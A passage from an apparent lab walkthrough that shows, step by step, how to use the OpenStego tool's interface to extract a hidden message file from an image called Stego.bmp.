
18. Click the ellipsis button next to Input Stego File.




19. The Open - Select Input Stego File window appears. Navigate to Desktop, select Stego.bmp, and click Open.




20. Click the ellipsis button next to Output Folder for Message File.



21. The **Select Output Folder for Message File** window appears. Choose a location to save the message file (here, **Desktop**) and click **Open**.



22. In the **OpenStego** window, click the **Extract Data** button. This will extract the message file from the image and save it to **Desktop**.



